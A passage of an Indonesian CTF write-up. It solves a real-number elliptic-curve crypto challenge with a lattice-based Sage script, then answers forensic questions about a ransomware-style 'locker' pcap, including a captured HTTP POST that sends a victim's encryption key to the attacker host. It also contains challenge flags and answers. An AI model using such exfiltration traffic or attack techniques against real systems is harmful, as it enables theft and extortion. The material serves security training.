"0.472854611725944934307877909485826513040461459105162508102359085623
931767642803790864880243837380678290491045548971521733183942465549383
344412874883778816808484670702217481671119114946462946864609842509183
517342968078448696228207359084230332289753347152673554721175810061777
544620315607833137676504130210186423568556150309762168458548471110086
919744286919510884339740249180949365967413003341957850643247332581850
493692524189659227765160057479882080009672455095159611078883818664136
506629173677441897577896516627967680071711111460070094456198024832433
224983815671207242691754489508084364012981053059211868233266958560926
265107011104614307578008532865203575218202683717127630916970778082148
954089649506962560974206005252972615244203706191689103900849886505000
190966582995898840192971417664198904667127970145372991195353450646756
898640563050447768877055488835067978227206157591042593605045943924684
301512324720875114256935324514496593867351738498499207927096907193848
9156044932917105486449344737521065662",
    "py":
"-1.18509847038627569891462641875400182685582557223154076978748278429
379994637902827954551923258545698216876962878704029855249927204861837
530134758405036234032014427683502730850276872157460195760177205461609
025321584230264749143277589248589893833650012223432082221094681137489
564142785357146390862728520961631934191307979344944165791120616987451
199154486740132514354462197746373984233991719211144452048412781943195
108866990782561320137562637938420099728357528244180252149438241985772
176552920272093301685396524077581372853780929954148923303517932591152
046203468666870462594823754476818429493078678287246555716724699373278
326725344686247412892996013691882645852391032057848707702108414186780
987364352673397779379442103850084032470940488848803292551530332142750
763794530660722853522862910192245558512351817765080353512460469720765
774850224379990496045289568379655714826101055198519965640884090449567
528826937566480277606566903878585332080822021695503378019335650167012
```

```
4691097432406732335083275182324049731",
    "ciphertext":
"844525756e77d29e38db7eb453b56d5e2c08bd4a32e9bf1c909a6b8965eb67b20134
7f85c74a4251f9ecc647e913d0db960f658b0fdf6d84760ef642e108056bcc09bab60
c1ac8dd2ace6fdc4ab474ca572aa0379b8b79632313c736fd683ac35cc4f5b144cdff
3ad58d311d6935a5149b238f2da4aa9ee8b7cc4abdd7657bccc0ada6a40fa84ee7227
d6edeb491c5a2ea6d8600c95aaead76135e1b2b869eb6a39c4befad04a7a6ae85b2d6
7d94ae1fc5bd752a6c5b7da665c28f47245487ffebd2cd04b553b8a3ac38c1f0877e0
65e",
    "iv": "1edc477cf859dda4f2e8fcbd006f4fbc"
}{
    "gx": "0.5390709534236596267575691854290198534727096557617 1875",
    "gy":
"1.3014887639292285555326639672788723124989192659101261025156062261 99
1439813708913394339849046721832047212137500857973067681556573527750 88
8293972222254707371079095416165932376116993221908012452827454135887 86
4257746123692671395242637313718696763738147273541532070038146925647 55
9951184284819015797909084451743471662387096292929278553412241517781 74
6493927404009070846572936281828440765805065435806849038778029868297 86
5264527782144465388518864066477090561575148329574639913495663121523 74
1382313256410279852699761323105534809055173645026504389192833599912 40
0837221305106892221204313666758155551195674185367664077971636148009 36
6842486035900595414762498846793832106477240439365425664485191906452 98
4837354961930269909998675740284586061865912740555939432986016731780 54
2295491089990230705619269194330817142925498179745107243489944338187 46
0176033163480606024635788154401475234951558007812639655403758226885 01
7852953506084249895985149417052463790282157227031890584153536693125 32
929139384648234810831428394343206467",
    "px":
"0.4728546117259449343078779094858265130404614591051625081023590856 23
9317676428037908648802438373806782904910455489715217331839424655493 83
3444128748837788168084846707022174816711191149464629468646098425091 83
5173429680784486962282073590842303322897533471526735547211758100617 77
5446203156078331376765041302101864235685561503097621684585484711100 86
9197442869195108843397402491809493659674130033419578506432473325818 50
4936925241896592277651600574798820800096724550951596110788838186641 36
5066291736774418975778965166279676800717111114600700944561980248324 33
2249838156712072426917544895080843640129810530592118682332669585609 26
2651070111046143075780085328652035752182026837171276309169707780821 48
9540896495069625609742060052529726152442037061916891039008498865050 00
1909665829958988401929714176641989046671279701453729911953534506467 56
8986405630504477688770554888350679782272061575910425936050459439246 84
```



```
301512324720875114256935324514496593867351738498499207927096907193848
9156044932917105486449344737521065662",
    "py":
"-1.18509847038627569891462641875400182685582557223154076978748278429
379994637902827954551923258545698216876962878704029855249927204861837
530134758405036234032014427683502730850276872157460195760177205461609
025321584230264749143277589248589893833650012223432082221094681137489
564142785357146390862728520961631934191307979344944165791120616987451
199154486740132514354462197746373984233991719211144452048412781943195
108866990782561320137562637938420099728357528244180252149438241985772
176552920272093301685396524077581372853780929954148923303517932591152
046203468666870462594823754476818429493078678287246555716724699373278
326725344686247412892996013691882645852391032057848707702108414186780
987364352673397779379442103850084032470940488848803292551530332142750
763794530660722853522862910192245558512351817765080353512460469720765
774850224379990496045289568379655714826101055198519965640884090449567
528826937566480277606566903878585332080822021695503378019335650167012
4691097432406732335083275182324049731",
    "ciphertext":
"844525756e77d29e38db7eb453b56d5e2c08bd4a32e9bf1c909a6b8965eb67b20134
7f85c74a4251f9ecc647e913d0db960f658b0fdf6d84760ef642e108056bcc09bab60
c1ac8dd2ace6fdc4ab474ca572aa0379b8b79632313c736fd683ac35cc4f5b144cdff
3ad58d311d6935a5149b238f2da4aa9ee8b7cc4abdd7657bccc0ada6a40fa84ee7227
d6edeb491c5a2ea6d8600c95aaead76135e1b2b869eb6a39c4befad04a7a6ae85b2d6
7d94ae1fc5bd752a6c5b7da665c28f47245487ffebd2cd04b553b8a3ac38c1f0877e0
65e",
    "iv": "1edc477cf859dda4f2e8fcbd006f4fbc"
}
```

Pendekatan

Diberikan sebuah implementasi custom arithmetic buat EC over ℝ. Kita diberikan generator G, pub key P = [N]G, dan ct yang dienkripsi AES pakai kunci N. Targetnya adalah recover N dari P = [N]G.

Observasi paling krusial di sini adalah bahwa kurva didefinisikan di atas field ℝ, bukan finite field Fp. Fungsi lift_x mendefinisikan persamaan kurva:

$$y = \sqrt{\frac{x^2 - 1}{2x^2 - 1}}$$

yang jika disederhanakan menjadi $x^2 + y^2 = 1 + 2x^2y^2$. Ini adalah bentuk standar dari **Edwards Curve** dengan parameter d=2.

Karena kita bekerja di ℝ, grup titik E(ℝ) isomorphic dengan circle group ℝ/Lℤ, di mana L adalah periode kurva tersebut. Ini berarti DLP di sini sebenarnya trivial, hanya masalah pembagian biasa di domain elliptic logarithm.

Kita dapat memetakan P(x,y) ke nilai u in ℝ menggunakan **incomplete elliptic integral of the first kind**:

$$u(P) = \int_0^{x_P} \frac{dt}{\sqrt{(1-t^2)(1-2t^2)}}$$

Integral ini ekuivalen dengan fungsi ellipf di https://mpmath.org/doc/current/functions/elliptic.html#ellipf.
Tapi pemetaan ini bersifat periodik dengan periode L yang diberikan oleh:

$$L = 4\int_0^{1/\sqrt{2}} \frac{dt}{\sqrt{(1-t^2)(1-2t^2)}}$$

Hitung u_G = u(G) dan u_P = u(P), relasi P = [N]G berubah menjadi persamaan linear modulo L:

$$N \cdot u_G \equiv u_P \pmod{L}$$
$$N \cdot u_G + k \cdot L \approx u_P$$

untuk suatu int k. Karena kita memiliki presisi yang sangat tinggi (1000 digit), kita bisa memodelkan ini sebagai problem Hidden Subset Sum atau CVP sederhana. Basis lattice:


$$\begin{pmatrix} 1 & 0 & C \cdot u_G \\ 0 & 1 & C \cdot L \\ 0 & 0 & -C \cdot u_P \end{pmatrix}$$

C adalah konstanta scaling. Setelah ini kita bisa lakukan LLL pada basis ini yang menghasilkan short vector yang berisi N dan kita bisa pakai untuk dekripsi ct.

Solusi


solver.py

```python
# eter
from Crypto.Util.number import *
from Crypto.Util.Padding import *
from Crypto.Cipher import *
from sage.all import *
import json
from mpmath import mp
mp.dps = 1000

with open('output.txt', 'r') as f:
    data = json.load(f)

gx = mp.mpf(data['gx'])
gy = mp.mpf(data['gy'])
px = mp.mpf(data['px'])
py = mp.mpf(data['py'])
ciphertext = bytes.fromhex(data['ciphertext'])
iv = bytes.fromhex(data['iv'])

# x^2 + y^2 = 1 + 2x^2y^2.
# period (L) = 2*sqrt(2)*K(0.5).
L = 2 * mp.sqrt(2) * mp.ellipk(0.5)

def get_elliptic_log(x, y):
    arg = mp.sqrt(2) * x
    if arg > 1: arg = mp.mpf(1)
    if arg < -1: arg = mp.mpf(-1)
    v = (1/mp.sqrt(2)) * mp.ellipf(mp.asin(arg), 0.5)
    if y > 0:
        return v
    else:
        return L/2 - v

u_G = get_elliptic_log(gx, gy)
u_P = get_elliptic_log(px, py)

# find N, k so that: N * u_G + k * L - u_P ≈ 0
C = 10**900
mat = Matrix(ZZ, 3, 3)
mat[0] = [1, 0, int(C * u_G)]
mat[1] = [0, 1, int(C * L)]
mat[2] = [0, 0, -int(C * u_P)]

reduced_basis = mat.LLL()

for row in reduced_basis:
```



```
    if abs(row[2]) < 10**450:
        N = abs(row[0])
        print(f"cand = {N}")

        try:
            # N is aes key
            key = long_to_bytes(int(N))
            key = key.rjust(16, b'\0')

            if len(key) != 16:
                continue

            cipher = AES.new(key, AES.MODE_CBC, iv)
            plaintext = cipher.decrypt(ciphertext)

            flag = unpad(plaintext, 16).decode()
            print(flag)
            break
        except Exception as e:
            print(e)
```

Hasil



```
> python solver.py
cand = 197834217103021276680735916125205633334
NCW{yak_maafkan_guys_ini_aslinya_mau_dibuat_lebih_original_dikit_tapi_pas_saya_masak_malah_gosong_jadinya_ku_salvage_gini_deh_kayak_cop
as_mentah_mentah_cryptohack_:sob:_anggap_saja_bonus_poin_:D}

> eter ~/../cry/salvage                                                                                          1.761s env - sage
▶
```

FORENSIC

locker

Flag: NCW{y4ng_b1s4_r3v3rs3_m4lw4r3ny4_d4p3t_100k}

Deskripsi

Brian made a fatal mistake yesterday. He clicked on something he shouldn't have. Now, the fate of his data rests in your hands. Analyze the captured pcap and binary files, then answer the questions to retrieve the Flag.

https://drive.google.com/drive/folders/1N3A2ApuPpaEW7iD6HqUFJ2kSFbXhyQW4?usp=sharing

pass: c3Vrc2VzIGRhbiBzZWxhbWF0IGJlcmp1YW5n

Author: Arenaru


`nc 31.97.187.222 27312`

Informasi Terkait Soal

Diberikan file locker.pcapng.


Pendekatan

1. What is the total number of packets captured in the network traffic?



```
Captured
11961
```

2. Identify the IP address of the infected host.




```
No.   Time         Source             Destination      Protocol Length Info
    1 0.000000000  192.168.198.128    192.168.198.129  TCP        62 58899 → 8000 [ACK] Seq=1 Ack=1 Win=255 Len=1
    2 0.000037396  192.168.198.129    192.168.198.128  TCP        56 8000 → 58899 [ACK] Seq=1 Ack=2 Win=502 Len=0
    3 5.055266984  VMware_2e:20:9e                     ARP        44 Who has 192.168.198.128? Tell 192.168.198.129
```

Dua ini IP yang paling relevan untuk challenge ini, **192.168.198.128** infected host, 192.168.198.129 attacker.

3. What is the destination IP address and port number accessed by the victim? (ip:port)

192.168.198.129:8000


4. What is the hostname of the victim's machine?



```
23 1355.4300260… 192.168.198.128    192.168.198.255    NBNS    112 Registration NB DESKTOP-P15ADMF<00>
24 1355.6137616… 192.168.198.128    192.168.198.255    NBNS    112 Registration NB WORKGROUP<00>
25 1355.8457197… 192.168.198.128    192.168.198.255    NBNS    112 Registration NB DESKTOP-P15ADMF<20>
```

DESKTOP-P15ADMF


5. Identify the filename of the first file downloaded by the victim. (filename.ext)



```
92 1447.1296694… 192.168.198.129    192.168.198.128    TCP      56 8000 → 57970 [ACK] Seq=1492 Ack=495 Win=64128 Len=0
93 1474.0078489… 192.168.198.128    192.168.198.129    HTTP    576 GET /Work/belajar%20calculus.pdf HTTP/1.1
94 1474.0079082… 192.168.198.129    192.168.198.128    TCP      56 8000 → 54000 [ACK] Seq=1 Ack=521 Win=64128 Len=0
```

belajar calculus.pdf

6. What is the filename of the malicious binary? (filename.ext)




```
11770 1599.2356455… 192.168.198.128    192.168.198.129    TCP      62 61535 → 8000 [ACK] Seq=1 Ack=1 Win=65280 Len=0
11771 1599.2359251… 192.168.198.128    192.168.198.129    TCP      62 53262 → 8000 [ACK] Seq=1 Ack=1 Win=65280 Len=0
11772 1603.9358288… 192.168.198.128    192.168.198.129    HTTP    583 GET /Work/secret/chuongdoung.exe HTTP/1.1
11773 1603.9359019… 192.168.198.129    192.168.198.128    TCP      56 8000 → 53262 [ACK] Seq=1 Ack=528 Win=64128 Len=0
11774 1603.9364838… 192.168.198.129    192.168.198.128    TCP     263 8000 → 53262 [PSH, ACK] Seq=1 Ack=528 Win=64128 Len=207 [TCP PDU reassembled in 11786]
11775 1603.9553696… 192.168.198.129    192.168.198.128    TCP    7356 8000 → 53262 [PSH, ACK] Seq=208 Ack=528 Win=64128 Len=7300 [TCP PDU reassembled in 11786]
11776 1603.9554900… 192.168.198.129    192.168.198.128    TCP    5896 8000 → 53262 [PSH, ACK] Seq=7508 Ack=528 Win=64128 Len=5840 [TCP PDU reassembled in 11786]
```

chuongduong.exe

7. Provide the absolute path where the malicious file was located.

/Work/secret/chuongdoung.exe

8. At what exact timestamp was the malicious file executed? (Format: dd/mm/yyyy:hh:mm:ss)



```
No.   Time             Source                   Destination      Protocol  Length Info
11805 1705.4952122…    192.168.198.128          192.168.198.129  TCP        68 53263 → 8000 [SYN
11806 1705.4962242…    192.168.198.129          192.168.198.128  TCP        68 8000 → 53263 [SYN
11807 1705.4969309…    192.168.198.128          192.168.198.129  TCP        62 53263 → 8000 [ACK
11808 1705.4973436…    192.168.198.128          192.168.198.129  HTTP/J…   326 POST / HTTP/1.1 ,
11809 1705.4973621…    192.168.198.129          192.168.198.128  TCP        56 8000 → 53263 [ACK
11810 1705.4983464…    192.168.198.129          192.168.198.128  TCP       254 8000 → 53263 [PSH
11811 1705.4984955…    192.168.198.129          192.168.198.128  HTTP      413 HTTP/1.0 501 Unsu
11812 1705.4989663…    192.168.198.128          192.168.198.129  TCP        62 53263 → 8000 [ACK
11813 1705.4995400…    192.168.198.128          192.168.198.129  TCP        62 53263 → 8000 [FIN
11814 1705.4995402…    192.168.198.128          192.168.198.129  TCP        62 53263 → 8000 [RST
11815 1705.4995636…    192.168.198.129          192.168.198.128  TCP        56 8000 → 53263 [ACK
11816 1705.5000222…    192.168.198.128          192.168.198.129  TCP        62 53263 → 8000 [RST
11817 1734.2620814…    192.168.198.128          192.168.198.129  TCP        62 [TCP Keep-Alive]
11818 1734.2622984…    192.168.198.129          192.168.198.128  TCP        68 [TCP Keep-Alive A
11819 1741.3982673…    192.168.198.128          192.168.198.129  TCP        62 [TCP Keep-Alive]
11820 1741.3983136…    192.168.198.129          192.168.198.128  TCP        68 [TCP Keep-Alive A
11821 1746.6231773…    VMware_2e:20:9e                           ARP        44 Who has 192.168.1
11822 1746.6241233…    VMware_9f:fc:9b                           ARP        62 192.168.198.128 i
11823 1763.5791273…    fe80::bbdf:c796:dee…     ff02::2          ICMPv6     64 Router Solicitati
11824 1767.9056377…    192.168.198.128          192.168.198.129  TCP        62 59644 → 8000 [FIN
11825 1767.9056381…    192.168.198.128          192.168.198.129  TCP        62 61535 → 8000 [FIN
11826 1767.9059264…    192.168.198.128          192.168.198.129  TCP        68 55264 → 8000 [SYN
11827 1767.9060394…    192.168.198.129          192.168.198.128  TCP        68 8000 → 55264 [SYN
11828 1767.9064506…    192.168.198.128          192.168.198.129  TCP        62 55264 → 8000 [ACK
```

```
› Frame 11808: 326 bytes on wire (2608 bits), 326
› Linux cooked capture v1
› Internet Protocol Version 4, Src: 192.168.198.12
› Transmission Control Protocol, Src Port: 53263,
› Hypertext Transfer Protocol
› JavaScript Object Notation: application/json
```

```
0000  00 00 00 01 00 06 00 0c  29 9f fc 9b 20 36
0010  45 00 01 36 c8 96 40 00  80 06 22 d8 c0 a8
0020  c0 a8 c6 81 d0 0f 1f 40  98 15 6c 28 24 ac
0030  50 18 04 00 98 1e 00 00  50 4f 53 54 20 2f
0040  54 54 50 2f 31 2e 31 0d  0a 43 6f 6e 74 65
0050  2d 54 79 70 65 3a 20 61  70 70 6c 69 63 61
0060  6f 6e 2f 6a 73 6f 6e 0d  0a 43 6f 6e 74 65
0070  2d 4c 65 6e 67 74 68 3a  20 39 37 0d 0a 55
0080  72 2d 41 67 65 6e 74 3a  20 4d 6f 7a 69 6c
0090  2f 35 2e 30 0d 0a 48 6f  73 74 3a 20 31 39
00a0  31 36 38 2e 31 39 38 2e  31 32 39 3a 38 30
00b0  0d 0a 43 6f 6e 6e 65 63  74 69 6f 6e 3a 20
00c0  65 70 2d 41 6c 69 76 65  0d 0a 43 61 63 68
```

```
▾ Frame 11808: 326 bytes on wire (2608 bits), 326 bytes captured (2608 bits) on interface any, i
    Section number: 1
  › Interface id: 0 (any)
    Encapsulation type: Linux cooked-mode capture v1 (25)
    Arrival Time: Nov 20, 2025 10:21:31.371016146 SE Asia Standard Time
    UTC Arrival Time: Nov 20, 2025 03:21:31.371016146 UTC
    Epoch Arrival Time: 1763608891.371016146
    [Time shift for this packet: 0.000000000 seconds]
    [Time delta from previous captured frame: 0.000412783 seconds]
    [Time delta from previous displayed frame: 0.000412783 seconds]
    [Time since reference or first frame: 1705.497343694 seconds]
    Frame Number: 11808
    Frame Length: 326 bytes (2608 bits)
    Capture Length: 326 bytes (2608 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: sll:ethertype:ip:tcp:http:json]
```

```
0000  00 00 00 01 00 06 00 0c  29 9f fc 9b 20 36 08 00   ········ )··· 6··
0010  45 00 01 36 c8 96 40 00  80 06 22 d8 c0 a8 c6 80   E··6··@· ··"·····
0020  c0 a8 c6 81 d0 0f 1f 40  98 15 6c 28 24 ac 86 92   ·······@ ··l($···
0030  50 18 04 00 98 1e 00 00  50 4f 53 54 20 2f 20 48   P······· POST / H
0040  54 54 50 2f 31 2e 31 0d  0a 43 6f 6e 74 65 6e 74   TTP/1.1· ·Content
0050  2d 54 79 70 65 3a 20 61  70 70 6c 69 63 61 74 69   -Type: a pplicati
0060  6f 6e 2f 6a 73 6f 6e 0d  0a 43 6f 6e 74 65 6e 74   on/json· ·Content
0070  2d 4c 65 6e 67 74 68 3a  20 39 37 0d 0a 55 73 65   -Length:  97··Use
0080  72 2d 41 67 65 6e 74 3a  20 4d 6f 7a 69 6c 6c 61   r-Agent:  Mozilla
0090  2f 35 2e 30 0d 0a 48 6f  73 74 3a 20 31 39 32 2e   /5.0··Ho st: 192.
00a0  31 36 38 2e 31 39 38 2e  31 32 39 3a 38 30 30 30   168.198. 129:8000
00b0  0d 0a 43 6f 6e 6e 65 63  74 69 6f 6e 3a 20 4b 65   ··Connec tion: Ke
00c0  65 70 2d 41 6c 69 76 65  0d 0a 43 61 63 68 65 2d   ep-Alive ··Cache-
00d0  43 6f 6e 74 72 6f 6c 3a  20 6e 6f 2d 63 61 63 68   Control:  no-cach
00e0  65 0d 0a 0d 0a 7b 22 76  69 63 74 69 6d 5f 69 64   e····{"v ictim_id
00f0  22 3a 22 31 34 41 39 32  39 45 39 22 2c 22 6b 65   ":"14A92 9E9","ke
0100  79 22 3a 22 33 38 37 31  34 34 35 41 31 42 43 46   y":"3871 445A1BCF
0110  43 35 34 31 37 37 38 30  33 34 34 43 36 35 30 35   C5417780 344C6505
0120  35 31 30 38 34 42 44 45  45 45 35 43 34 35 39 46   51084BDE EE5C459F
0130  41 46 36 33 30 31 34 41  30 37 43 32 35 30 38 30   AF63014A 07C25080
0140  30 39 37 41 22 7d                                  097A"}
```

No.: 11808 · Time: 1705.497343694 · Source: 192.168.198.128 · Destination: 192.1...tocol: HTTP/JSON · Length: 326 · Info: POST / HTTP/1.1 , JSON (application/json)

☑ Show packet bytes


Layout: Vertical (Stacked)

Ini stuck lama banget gara gara gatau timestamp intendednya UTC, iseng nyoba eh bener. (probset tolong yah kasi tau format)

9. What is the SHA256 hash of the malicious file?

a153d59a98200b035fcc4fbee153e4b3f75358221fb006358f704e574af02993

10. According to the analysis report, how many security vendors flagged this file as malicious?



7/69 security vendors flagged this file as malicious

3eda5b8b195aebdc7d4d8e7cfeb2dc54c41dc98a811d1cf188f2b1266c581ce2

encryptHehe.exe

peexe 64bits overlay

Size: 16.46 MB

Last Analysis Date: 1 hour ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Contacted URLs (1)

pas ngerjain output vendornya 4 💀 ga lama kemudian nambah, ga nyimpen ss asli

11. Based on the behavioral analysis, what is the MITRE ATT&CK Technique ID associated with "Process Injection"?

T1055 - dari virustotal

12. What specific technique did the malware utilize for Command and Control (C2)?




Techniques: 18

ID	Name	Description
T1071	Application Layer Protocol	Adversaries may communicate using OSI application layer protocols to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server.

